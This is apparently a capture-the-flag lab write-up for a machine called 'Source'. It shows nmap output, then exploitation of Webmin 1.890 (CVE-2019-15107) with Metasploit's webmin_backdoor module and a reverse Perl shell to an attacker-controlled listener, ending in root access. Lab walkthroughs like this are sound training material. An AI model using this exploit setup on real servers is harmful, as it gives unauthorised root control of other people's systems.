

Source CTF Writeup

Written by Substing

phase 1: recon

The first thing we do is run a port scan in order to find what is running on this machine.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-03 23:37 UTC
Nmap scan report for ip-10-10-204-1.eu-west-1.compute.internal (10.10.204.1)
Host is up (0.033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
10000/tcp  open  snet-sensor-mgmt
MAC Address: 02:8B:98:E5:B3:7F (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b74cd0bde27b1b15722764562915ea23 (RSA)
|   256 b78523114f44fa22008e40775ecf287c (ECDSA)
|_  256 a9fe4b82bf893459365becdac2d395ce (ED25519)
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 02:8B:98:E5:B3:7F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


There are two services running.


port 10000 http

Port 10000 is running Webmin, and can must be connected to via https.


 **Webmin**

You must enter a username and password to login to the server on
10.10.204.1






☐ Remember me

 Sign in


We attempt a login just to see what information we can gather.



The screenshot shows a web browser window with a dark theme. The address bar displays the URL `https://10.10.204.1:10000/session_login.cgi`. Below the address bar, there is a navigation bar with links to various resources: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. A yellow warning box at the top left contains the text: **Warning!**
Login failed. Please try again.

The main content area features the Webmin login form. It includes the Webmin logo, a message stating "You must enter a username and password to login to the server on 10.10.204.1", and two input fields labeled "Username" and "Password". Below these fields is a checkbox labeled "Remember me" and a blue "Sign in" button.

There is also a robots.txt, but no information comes from it.



The screenshot shows a web browser window with a dark theme. The address bar displays the URL `https://10.10.204.1:10000/robots.txt`. Below the address bar, there is a navigation bar with links to various resources: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The main content area displays the contents of the robots.txt file:

```
User-agent: *  
Disallow: /
```

phase 2: access

In researching MiniServ 1.890, it appears to be vulnerable to CVE-2019-15107.

Metasploit has a module for this.

```
msf6 exploit(linux/http/webmin_backdoor) > options

Module options (exploit/linux/http/webmin_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    10.10.204.1      yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.204.1      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      10000            yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        true             no        Negotiate SSL/TLS for outgoing connections
  SSLCert    /                no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /                yes       Base path to Webmin
  URIPATH    /                no        The URI to use for this exploit (default is random)
  VHOST      /                no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.196.186   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic (Unix In-Memory)

msf6 exploit(linux/http/webmin_backdoor) > run
```

After running the exploit, we see that the shell spawned is actually a root shell.

```
id
uid=0(root) gid=0(root) groups=0(root)
```

That's the box!